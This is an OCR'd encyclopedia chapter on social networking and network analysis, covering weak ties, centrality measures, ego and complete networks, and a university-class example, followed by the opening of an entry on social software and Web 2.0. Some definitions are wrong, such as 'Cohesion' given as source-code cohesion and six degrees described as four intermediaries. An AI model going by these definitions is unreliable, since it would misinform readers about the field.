
INTRODUCTION

It is in man's nature to form communities, and it is also in his nature to communicate. Psychologists hold that man is moved by instincts, desires which can only find full satisfaction in a community and by communication. Social networking (or network theory) is not an exact science and may reasonably be termed a social catalyst in discovering the method in which problems are solved; organisations are run to the degree in which individuals succeed in achieving goals (Freeman, 2004). In the network theory, social relationships are discussed in terms of *nodes* and *ties*: the former individual actors, the latter, relationships within networks frequently described diagrammatically where the *node* is a point, and the *ties*, lines of social connectivity (Scott, 2000).

Such social network diagrams can be used to measure the social capital of individual nodes/actors: a measurement, or determination of the usefulness of the network to the actors individually, as it is that measurement of usefulness to the individual which not only assesses the social capital of actors, but which by extension may shape and expose the very nature of the network as an entity. Loose connections (weak ties) reflect the greater possibility of openness in the network (Granovetter, 2003). This, in turn, is more likely to bring new ideas, new opportunities, and greater scope for innovation than close networks with many redundant ties. It is clear that "the friendly network" composed of friends already have common knowledge, common interests, and common opportunities. Better still, it has access to wider social geographies. Again, the group with links to many networks has potentially greater access to other social arenas and a more extensive field of information, and thus the individuals, have links to a diversity of networks, as opposed to those within a single network, and can exercise more power and exact more influence by acting as brokers between their own and other networks not directly linked. This "polylinkage," or "filling social holes," places greater emphasis on the qualities or attributes of individuals. The ability of individuals to influence their success depends largely on the nature and structure of their network. Figure 1 illustrates a social network. Company A is a large fashion design house, a national company.

Company B imports and packs material for A's use, but so far, A has little interest in a take over bid because of continuing government financial enhancements and certain tax concessions. A has, thus far, also ignored the lure of outsourcing to Asia, where it could control material at the point of manufacture. Company B imports most of the material A requires, and supplies A at a mark up sufficient to meet all the transport costs. B is in "comfortable survival," for as a condition of title to financial enhancements in an area of high unemployment. This interaction when examined within the social network characterizes, not only interdependence that exists between the companies, but the *in-group* factor, and however "shocking" a statutory body for justifiable reasons, supports the "cosy" arrangement (Wellman & Berkowitz, 1988). That arrangement, in

Figure 1. Social networking



a very real sense, runs contrary to Sociometry, which attempts to quantify social relationships and which Granovetter explained in finding that, "Power within organisations" comes from an individual's power within a network rather than the post or the title he or she holds (Granovetter, 1990). In the relatively simple example of companies A and B, the power of each company is totally dependant on government legislation, which was arrived at as the result of a debate in the House and a vote in parliament. Self evidently, the individual within networks A and B have little to do with the present state of business. B depends on A and A on the legislation derived from a free vote in parliament.

However, in a strike or work to rule situation, it is the individual who holds the power. Granovetter, in the final analysis, appears to be correct, if and only if the cosy status quo continues. It is a basic law of Physics that, "Every action has an equal an opposite reaction," and that law appears, so far, to hold true in Social Networking. There are, however, those who would claim that Social Networking or Network Theory is all theory, yet not really theoretical on account of too much methodology (Scott, 2000). The core problem with this stems from an apparent inability to test hypothesis in a mathematical way, that is, using statistics as the data by its very nature negates the random sampling, which statistics demands. Here, even the computer and its resources do not appear as being capable of handling larger and larger databases, where networks expand. We present examples of social networking which integrate sociology and psychology within everyday life. In particular, we use examples relating to an organisation's internal structure, but this can also be extended further to university classes as well as the politics associated with any group in relation to sports teams and then with work and sport aside another example given to address this essay topic is the rise of social networking Web sites such as *bebo.com*. As an overview there will always be the so called in-groups and out-groups, and so there will be the inevitable group politics associated with the individuals involved. Social networking was first created in 1954 by "J.A. Barnes" (Barnes, 1954) where he talks about social circles relating to casual acquaintances or friends and these connections are important as they have a direct impact upon productivity and individual motivation. Here, we concentrate on social networking in relation to analysis. The examples presented show how groups behave and how group politics affects everyone involved, whether it be working in a job or studying at university (Alexander & Danowski, 1990).

SOCIAL NETWORKING

The amount of information needed to describe even the smallest of social networks can be quite big. Tools from mathematics are used to help all of the tasks of social network methods (Newman, 2003). To help with the manipulation of network data and the calculation of indexes describing networks, matrices are very useful for recording information. An example of a simple matrix is shown in Figure 2.

The above matrix shows the structure of a close friendship in a group of four people: Ryan, Tara, Paul and Geraldine. It describes a pattern of liking ties with a point-to-point matrix where the rows represent choices by each actor. We put a “1” if a person likes another, and a “0” if they don’t. One reason for using mathematical and graphical techniques in social network analysis is to represent the descriptions of networks compactly and more efficiently. This also enables us to use computers to store and manipulate the information quickly and more accurately than we can by hand. The smaller, tighter networks are not as useful to their members as networks with lots of loose connections (weak ties) to individuals outside the main network. This is because networks with weak ties are more likely to introduce new ideas and opportunities to their members than closed networks. For example, people who do things only with each other already share the same knowledge and opportunities, whereas people with connections outside of each other are more likely to have access to a wider range of information. It is a lot more beneficial for individual success to have connections to a variety of networks rather than many connections with that of one network. Another advantage of having connections to a variety of networks is the use of filling social holes. This is when individuals can bridge two networks that are not directly linked to exercise influence or act as brokers within their social networks. Social network analysis (also known as network theory) has become a key technique in modern subjects such as:

- **Sociology:** The study of society and human social action, and includes the examination of the origins, institutions, organisation, and development of human life.
- **Anthropology:** The study of humanity. It is concerned with all humans at all times and with all dimensions of humanity.
- **Social psychology:** The study of how individuals perceive, influence, and relate to others. The study of how our thought and self-awareness is social in origin.
- **Organisational studies:** Organisational behaviour, a distinct field of academic study which exams organisation through using the methods of economics, sociology, political science, anthropology, and psychology.

Social networks operate on many levels and play an important role in solving problems and how organisations are run, and it helps individuals succeed in achieving their targets and goals. In Social Network Theory, the attributes of individuals are less important than their relationships and ties with other points within the network (Newman, 2004). This approach both has its advantages and disadvantages. The advantage of this approach is that it is useful for explaining many real-world phenomena. The disadvantage, however, of this approach is that it leaves less room for individual agency, and the ability for individuals to influence their success because so much of it rests within the structure of the network. Social networks are also used to examine how companies interact with each other, as well as between individual employees at different companies. These networks provide ways for companies to: gather information, reduce competition, and cooperate with

Figure 2. Matrix of group relationships

	Ryan	**Tara**	**Paul**	**Geraldine**
Ryan	---	1	0	1
Tara	1	---	1	0
Paul	0	1	---	0
Geraldine	1	0	0	---

rival companies for their mutual benefit in setting prices and policies. Social networking can refer to a category of Internet applications to help connect friends, business partners, or other individuals together using a variety of tools. These applications are known as online social networks and are becoming increasingly popular (Watts, 2004). Online social networks are a special network service. It is social software specifically focusing on the building and verifying of social networks for whatever purpose. Social networks play a major role in hiring, in business success for firms, and in job performance. Social network theory in the social sciences began with the urbanisation studies of the "Manchester School." A genuine social network is limited to about 150 members (Cross & Parker, 2004). This is sometimes known as the Dunbar number, which measures the cognitive limit to the number of individuals with whom any one person can maintain stable relationships. It is theorised in evolutionary psychology that the number may be some kind of limit of average human ability to recognize members and track emotional facts about all members of a group. The need to track "free riders" is important, as larger groups tend to more freely allow cheats and liars to succeed. Free Riders are points who use more than their fair share of resources, or shoulder less than a fair share of the costs of its production. To connect two random people anywhere in the world through a chain of social acquaintances is generally short. This idea gave rise to the famous phrase six degrees of separation, which is a theory that anyone on earth can be connected to any other person through a chain of acquaintances that has no more than four intermediaries. Research has shown that about five to seven degrees of separation are sufficient for connecting any two people through the Internet (Hill & Dunbar, 2002).

In 1995, the first social networking Web site was set up called *Classmates.com*. It was not until 2001 that Web sites using the Circle of Friends social networks started appearing, and the popularity of these is still growing today. The most recent social networking site is *bebo.com*. It currently has over 20 million members world-wide and is a free service. Through *Bebo.com* you can search for friends, browse member homepages, learn more about people you see every day, write and draw on other people's white boards, join "Clubs," see events and parties on the calendar, keep in contact with friends at other schools and colleges, share photos privately or publicly, create quizzes about yourself, and blog. These social networks start out by an initial set of founders sending out a message inviting members of their own personal networks to join the site. The new members then repeat this process, growing the total number of members and links in the network. These sites then offer different features like viewable profiles, chat, and so forth. Social connections can also be used for business connections. Blended networking is an approach to social networking that combines both off-line elements (face-to-face events) and online elements. Social computing is the use of social software, which is based on creating or recreating social conversations and social contexts online through the use of software and technology. An example of social computing is the use of e-mail for maintaining social relationships (Carrington, Scott, & Wasserman, 2005). There are some indices for social network analysis, which are as follows:

- **Betweeness:** Measures the extent to which a particular point lies "between" the various other points in the graph. It is the most complex of the measures of point centrality to calculate. It is the number of people who a person is connected to indirectly through their direct links.
- **Closeness:** The shortest distances between each individual and every other person in the network. The people who have the shortest paths have the best visibility into what is happening in the network.
- **Degree:** The amount of ties to other points in the network. It measures network activity for a node by using the concept of degrees.
- **Eigenvector centrality:** Measures the importance of a node in the network. It assigns relative scores to all nodes in the network.
- **Clustering coefficient:** Measures the likelihood that two associates of a node are associates themselves. Clustering coefficient graphs measure to determine if a graph is a small-world network (a class of random graphs where most nodes are also neighbours of one another) or not.
- **Cohesion:** Measures how well the lines of source code within a module work together to provide a specific piece of functionality. It is expressed as either higher cohesion or low cohesion. The advantages of high cohesion are robustness, reliability, reusability, and understandability. The disadvantages of low cohesion are difficult to

maintain, difficult to test, difficult to reuse, and difficult to understand.

- **Density:** Individual-level density is the degree a respondents' ties know one another. Network/global-level density is the number of ties in a network to the amount possible.
- **Integration:** Measures of group dispersion or how network links focus on specific nodes.
- **Radiality:** The degree in which a person's network reaches out into the network and provides new information and influence.
- **Reach:** The manner which any member of a network can reach other members of the network.
- **Structural equivalence:** The extent to which nodes have a common set of linkages to other nodes in the system. The nodes do not need to have any linkages with each other to be structurally equivalent.
- **Structural hole:** These can be filled by connecting one or more links to link together other nodes. Structural Hole is linking to ideas of social capital, for example, if you link two people who are not linked you can control their communication.

A social pyramid is a model of social relationships. Social intimacy is based on what layer of the pyramid you are on. The person with the least amount of social intimacy is placed at the foundation of the pyramid and the individual at the top of the pyramid has the highest amount of social intimacy. So on each successive layer going down, the individual has less and less intimacy. For example, a random person you interact with on the street is at the base of the pyramid, but your next of kin would be very close to the top. The philosophy of Social pyramids holds that the energy a person puts into the base of the pyramid is magnified at the top. For example, if a person gives positive energy to the people with whom they are at the base of their pyramid, it will be reflected in their personal life. Vice versa, the same can be said for the negative energy. Another type of social network is a sexual network, which is defined by the sexual relationships within a set of individuals. They can be formally studied using the mathematics of graph theory (Valente, 1996). Epidemiological studies (scientific study of factors affecting the health and illness of individuals and populations) have researched into sexual networks, and have discovered that the statistical properties of sexual networks are crucial to the spread of sexually-transmitted diseases (STDs). Social contract is a political theory that explains the basis and purpose of the state and of human rights. Within a society, all its members are assumed to agree to the terms and conditions of the social contract by their choice to stay within the society without violating the contract. The social safety net is a term used to describe a collection of services provided by the state (e.g., welfare, homeless shelters, etc.). They help prevent anyone from falling into poverty beyond a certain level. An example of how the safety net works would be a single mother unable to work. She will receive benefits to the support the child so the child will have a better chance at becoming a successful member of society. Mathematical sociology is the usage of mathematics to draw up social theories. In sociology, the connection between mathematics and sociology is limited to problems of data analysis. In mathematical sociology, the phrase "constructing a mathematical sociology" is used. This means making relevant assumptions about some mathematical objects and providing practical evaluations for ideas. It can also mean detecting properties of the model and comparing these with the relevant practical data.

NETWORK ANALYSIS

There are two kinds of Social networking analyses offering two kinds of network data. These are Ego network analysis and complete network analysis. Ego network analysis questions respondents in the form of social survey, wherein each is asked about people they interact with and relationships within and between them (see Figure 3). Clearly, random sampling would be used, that is, from a large population, and thus Ego network analysis looks at and assesses the quality of each respondent's network (size, income, age, etc). This type of network analysis lends itself to random sampling, where statistics can be used to test the hypothesis. Complete network analysis deals with a set of respondents, for example, all employees in a given company, and the relationships between them such as friendships and socialising (see Figure 4). The majority of research in Social network analysis is into complete networks, where centrality by way of subgroup examination is central and the only valid one.

Social networking involves the linked measurement of relationships between people and the product of their intellectual effort—knowledge/information. That knowledge must be seen as a "surrogate" who

S

Figure 3. Ego network





Figure 4. Complete network




reflects the information released from the minds and made available for retrieval, or simply viewing as the circumstances require. This is truer than in our relationship with the computer, as an electro mechanical device which affords access to and retrieval of desired information. The computer and its operator may correctly be deemed a single node, one part active and capable of directing, the other, the computer, capable of obedience. Obedience in this context is its capacity to respond to the primary nodes' will, for example, read the work of others, study the nature and function of organisations, or to analyse a computer network and its topology. In the simplest of terms, the operator uses the computer to access particular information, or to contact a person or persons in order to gain information: a reciprocal operation (Carley & Newell, 1994).

People are used to find content, and content is used to find people, which is a reciprocal relationship, as illustrated in Figure 5.

a. Bob (1.) asks his friend (2.) for information (strong tie but limited in information).
b. (2.) directs (1.) to search engine (3.) (again, a strong tie).
c. The information found here has been provided by others, the authors (4.) of the information (weak ties with unlimited information).

This situation reinforces network theory in that weak ties provide most information and strong ties provide limited information. Often the industrial application of social networking depends on "feedback" via hierarchi-

Figure 5. Relationship between people and content



cal route and occasionally by way of random surveys. There have been instances when large corporations have altered policy, or procedures, or created innovations gathered from the minds of employees without those persons contribution being acknowledged. Such surveys have often produced new ideas to boast profits, or form the basic idea for a new product, capable of being produced more cheaply. So far, the computer/node links to information has been used as a simple social network example. There are, however, within computing in general and as a specialism, specific social networks where data is processed into a format useful to people and feeding "the information society," groups of people who both generate and depend on information (Wasserman, 1994). The single node/sole user consists of the combination of an animate and an inanimate node: the former the user, the latter the computer. At their interface exists almost infinite access to information and presuming the link with the ISP, the potential to become part of the network of networks, the Internet. If the operators, the animate node goes "online," and are consciously or unconsciously engaging in the social anthropology of their own environment, their own social network, and that of the "global village." In the context of networking, the node/operator has the choice of selecting strong ties with family and friends, but these limit diversity and the exploration of weak ties to the ever expanding realm of information. This node/operator, perhaps unwittingly, may enter the new world of "face to face" experiences of varied interaction (social computing), and while such social networking tends to recruit members from members, it is probable that the operator node will cooperate and enlarge the social site by inviting others from within a social network. These "introduction services" and similar social connections may be organised to include business connections. The attraction of these social sites lies in features offered, such as automatic address book updates, viewable updates, displayed feedback, and their introduction services with the potential to expand from sparse to dense social networks. It is a logical assertion that social networks are prerequisite to the creation of valuable economics and computer linked communities, and because it is in our nature to socialise, maybe its time we demonstrated this in the systems we design, for the success or failure of societies may well depend on the patterns of those social networking systems. Perhaps a good point at which to begin would be to fully study, and having fully learned, try to achieve that level of social networking which already exists in nature's lower orders: ants, dolphins, and whales (all "wireless" of course).

SOCIAL NETWORKING EXAMPLES

Social networking analysis, according to *Wikipedia.com*, is defined as "The mapping and measuring of relationships and flows between people, groups, organisations, animals, computers or other information/knowledge processing entities." This in effect means that it relates to any network of people who are known as nodes. These nodes are connected to others via associations or connections. These nodes or people connections have seven status types, which are as follows:


- **Degree centrality:** Social networking nodes relate to the degree concept. This is the number of node or people connections. This in English means the number of people that one individual knows within, say, a company or classroom or sports club. These connections can be significant and hence the following phrase of – "Having friends in higher places."
- **Betweeness centrality:** This terminology relates to the node/ individual with a bridge role between two or more subgroups. Hence, there is communication flow between the subgroups through the runner, so to speak, and this has its advantages and disadvantages.
- **Closeness centrality:** Individuals with this label in the network are in a good position as they are in the loop in relation to information flow through a network. These people know individuals and subgroup's both high and low, and because of there closeness with everyone involved they get to see what is actually going on. (Hence Manager and Supervisor team).
- **Network centralisation:** This refers to the location of certain nodes within the network and relates to the network structure or hierarchy/chain of command and shows who reports to whom.
- **Network reach:** The reach here refers to the direct and indirect connection or contacts between different networks or social circles. For instance, in the case of two networks, these are linked via the individual or nodes using direct and indirect links either directly between two individuals or subgroups linked through bridge nodes across the network.
- **Peripheral players:** These people are simply the dark horses within the network. Although these nodes are not directly connected to others, they still play a significant role in which a company would not exist without them. The classic example is a supplier of resources needed to create the overall product. The supplier works external to the organisation, but they are still valued by the company, as both must coexist to enable customer satisfaction through a high quality product being manufactured.
- **Boundary spanners:** These individuals are the key connectors to other subgroups and so these people integrate many people together and allow information transfer to flow better through more people within the network. These people are in a good position because their social circles are large, which enables them to swap ideas, and this information can be channelled effectively into quality goods and services.

Social Networking Example

Figure 6 illustrates a model (based on a real-life experience by one of the article authors) of a university course where there are many subgroups, including the inferior subgroup and the superior subgroup, along with another subgroup that was indirectly connected to the inferior Subgroup.

- **Degree centrality:** The total number of connections within the "Inferior Subgroup" is 3, which is the same as the "Other Subgroup" that had a total of 3 connections also. But the "Superior

Figure 6. University social network



Subgroup" has the most connections, with a total of 6.

- **Betweeness centrality:** There are 2 nodes that act as "Bridge Individuals" and they have the role as connectors of Subgroups. Hence, the "Superior Subgroup" was connected to the "Inferior Subgroup" through me, while the "Other Subgroup" was linked to the "Inferior Subgroup" through other nodes or "Bridge Individuals."
- **Closeness centrality:** Although 2/3 of the subgroups appeared to be stable from the outside in, the "Inferior Subgroup" that consisted of a trio had barriers because 2/3 members were already friends and so they are known as "Clicks," and therefore have a closer association compared to someone whose association with them is merely as a social acquaintance. These, however, are the "Bridge Individuals" that connect subgroups together so information flow can pass throughout the entire network of people.
- **Network centralisation:** There is no chain of command structure as such, but in relation to class hierarchy the Superior Subgroup" has the most numbers in there alliance, and so they monopolise the entire network because there is strength or power in numbers. Hence, they are positioned at the top end of the network, while the other subgroups are inferior and so lower down because it is the "Superior Subgroup" that has the best information flow between its larger alliance, and so they hold the most power within the network.
- **Network reach:** The "Superior Subgroup" is connected to the "Inferior Subgroup" through the nodes that act as "Bridge Individuals." Also, the "Other Subgroup" is connected to the "Inferior Subgroup" through the "Bridge Individuals," and so it is these bridge nodes that allow for Network Reach as they connect up the different Subgroups and enable information to be passed through the network.
- **Peripheral players:** There are none in this social network because "Peripheral Players" refers to suppliers whose network is external to a company, although if any Sub-Group individual had connections with computer students higher up in the university, they could use these contacts to there advantage by seeking help from advanced students and this information flow could benefit any Subgroup, but this is beyond the scope of this article.
- **Boundary Spanners:** This basically relates to nodes that connect other Subgroups together to allow the passing of information between the networks, and hence the class network diagram has four Boundary Spanners or the two pairs of "Bridge Individuals."

Here, we see that initially the number of students was large enough to fill a lecture theater. However, as the course progressed, more and more students left, and as the numbers decreased, the social circles became more evident. Therefore, in subsequent years, the competition was even fiercer because the numbers were so small that every subgroup knew who each other was. With the smokescreen gone, the social politics were more serious, for the numbers were whittled down to the elite, those who really wanted to be there. Now that there were subgroups formed by individual students, these groups would have their own status between the in-group. For example, when it comes to a group assignment, if the numbers are inadequate, then any individual may take the initiative to find someone to make up the numbers, but this is not always in the control of the group, for the lecturer may intervene to make up the numbers for an assignment, and if new subgroups are not formed, then existing groups are added, and these groups expand via the new individual who joins the subgroup, but the status battle continues. Thus, the ability for the group to gel as a whole may determine the outcome of the group assignment, for personality clashes may affect the team to work together as a whole, and so the big question is whether or not any new members get along with the established subgroup or not. The level of success or failure may go down to the balance of power within the group, and the best way to explain this is by the common phrase of the word "Cliques," for if members in a group are friends, then they are likely to stick together, and if they are in the majority they can control group activity to there own favor at the cost of minority individuals.

CONCLUSION

Social networks are social structures made up of nodes and ties. They indicate the relationships between individuals or organisations and how they are connected through social familiarities. They are very useful for visualising patterns. The use of mathematical and graphical techniques in social network analysis is important to represent the descriptions of networks compactly and more efficiently. They operate on many levels and play an important role in solving problems and on how organisations are run, and they help individuals succeed in achieving their targets and goals. In today's society, social networks allow two people in different locations to interact with each other socially (e.g., chat, viewable photos, etc.) over a network. They are also very important for the social safety net because this is helping the society with the likes of the homeless or unemployed. Group politics relate to "In-Groups" and "Out-Groups," as each competes with each other. Social Networking is all around us and so there is always going to be friends and casual acquaintances, both within the subgroups and outside it. These status types link all subgroups together, as well as the internal structure of a group. Hence, there are direct and indirect connections to link everyone together within a work place, classroom, and sports club to online social circle Web sites like *Bebo.com*. Both these status types affect productivity, and so individual competition aside, success is determined by how well everyone involved can work toward a common goal.

REFERENCES

Alexander, M., & Danowski, J. (1990). Analysis of an ancient network. *Social Networks, 12*, 313-335.

Barnes, J.A. (1954). Class and committees in a Norwegian Island parish. *Human Relations, 7*, 39.

Carley, K., & Newell, A. (1994). The nature of the social agent. *Journal of Mathematical Sociology, 19*(4), 221-262.

Carrington, P., Scott, J., & Wasserman, S. (2005, February). *Models and methods in social network analysis* (Structural analysis in the social sciences). Cambridge University Press.

Cross, R., & Parker, R. (2004, June). *The hidden power of social networks: Understanding how work really gets done in organizations*. Harvard Business School Press.

Freeman, L.C. (2004). *The development of social network analysis: A study in the sociology of science.* Vancouver: Empirical Press.

Granovetter, M. (1990). The myth of social network analysis as a special method in the social sciences. *Connections, 13*(2), 13-16.

Granovetter, M. (2003, August 8). Ignorance, knowledge and outcomes in a small world. *Science, 301*, 773-774.

Hill, R., & Dunbar, R. (2002). Social network size in humans. *Human Nature, 14*(1), 53-72.

Newman, M. (2003). The structure and function of complex networks. *SIAM Review, 45*, 167-256.

Newman, M. (2004). Detecting community structure in networks. *European Physics Journal, 38*, 321-330.

Scott, J. (2000, March). *Social network analysis: A handbook* (2nd ed.). SAGE Publications.

Valente, T.W. (1996, January). Social network thresholds in the diffusion of innovations. *Social Networks, 18*(1), 69-89(21).

Wasserman, S. (1994). *Social network analysis: Methods and applications (Structural analysis in the social sciences)*. Cambridge University Press.

Watts, D.J. (2004, February). Six degrees: The science of a connected age. W.W. Norton & Company.

Wellman, B., & Berkowitz, S.D. (1988). *Social structures: A network approach.* Cambridge University Press.

KEY TERMS

Betweeness: Measures the extent to which a particular point lies "between" the various other points in the graph. It is the most complex of the measures of point centrality to calculate. It is the number of people who a person is connected to indirectly through their direct links.

Closeness: The shortest distance between each individual and every other person in the network. The people who have the shortest paths have the best visibility into what is happening in the network.

Degree: The amount of ties to other points in the network. It measures network activity for a node by using the concept of degrees.

Cohesion: Cohesion measures how well the lines of source code within a module work together to provide a specific piece of functionality. It is expressed as either higher cohesion or low cohesion. The advantages of high cohesion are robustness, reliability, reusability, and understandability. The disadvantages of low cohesion are difficult to maintain, difficult to test, difficult to reuse, and difficult to understand.

Network Density: Individual-level density is the degree a respondent's ties know one another. Network/global-level density is the number of ties in a network to the amount possible.

Network Integration: This measures a group dispersion or how network links focus on a specific nodes.

Network Shape: The shape of the social network helps determine a network's usefulness to its individuals. Smaller, tighter networks can be less useful to their members than networks with lots of loose connections to individuals outside the main network.

Radiality: The degree in which a person's network reaches out into the network and provides new information and influence.

Reach: The manner which any member of a network can reach other members of the network.

Social Network: A network is a social structure made of nodes, which are generally individuals or organizations. It indicates the ways in which they are connected through various social familiarities, ranging from casual acquaintance to close familial bonds. The maximum size of social networks tends to be around 150 people and the average size around 124. Social network theory views social relationships in terms of *nodes* and *ties*. Nodes are the individual actors within the networks, and ties are the relationships between the actors..

Structural Equivalence: The extent to which nodes have a common set of linkages to other nodes in the system. The nodes do not need to have any linkages with each other to be structurally equivalent.

Structural Hole: These can be filled by connecting one or more links to link together other nodes. Structural Hole is linking to ideas of social capital, for example, if you link two people who are not linked, you can control their communication.

Social Software (and Web 2.0)

Jürgen Dorn
Vienna University of Technology, Austria

INTRODUCTION

Social software is a class of information systems supporting the establishment and management of online communities for people in performing certain tasks. One of the first application types were bulletin boards. Social software may provide different services for community members such as finding members with similar interests, finding information on interesting subjects, discussing common problems, or simply the storing of private or publicly-accessible documents. Another similar term, *collaborative software*, applies to cooperative work systems, and is applied to software that supports working functions often restricted to private networks. *Web 2.0* is a term coined only recently, and with this concept promoters try to focus on the change of use of the Internet. While Web 1.0 was a medium where few users published information in Web sites and many users read and surfed through these publications, in Web 2.0 many users also publish their opinions, information, and documents somewhere in the Internet. By motivating large communities for submissions and by structuring the content, the body of the aggregated information achieves considerable worth. A good example for such a community project is Wikipedia, where thousands of contributors deliver millions of articles, forming an encyclopaedia that is worth millions of dollars.

MOTIVATIONS

The term *social software* was created only recently; however, applications that follow this paradigm are much older. Due to different reasons, there is some hype about these applications now. Thus, new start-up companies offering such information systems achieve a very high financial rating through their large number of users and the large body of information. However, this is only one group of social software that achieves very high volumes of users. Social software is also used to build smaller communities with a restricted access. Thus, a company may invite its customers into such a community for online support on products and services of the company. Social software is also used to support knowledge exchange between employees of companies (Wenger, 2004).

Technical Issues

The increasing number of social software applications is partly motivated by the progress of computer hardware, broadband communication, and the number of Internet users. Especially, progress in Internet standards, standard software, and new Internet browser technologies helped to attract a larger audience.

Web 2.0 subsumes a number of new technologies making Web browser user interfaces more user-friendly and, at the same time, reducing traffic load in the Internet. The basic HTTP-protocol that is used to fetch HTML pages from servers to clients is stateless (i.e., the client cannot store a state such as some user preferences). This means, if a user enters anything in a Web page and sends this data to the server, and the server sends in response a new page to the client, then the client software has no knowledge about what the user has entered. In recent years, different technologies were developed to hold either a state at the client by means of cookies or by managing the state at the server side. The problem with both kinds of technologies is that, after each user action, the server has to resend a new page.

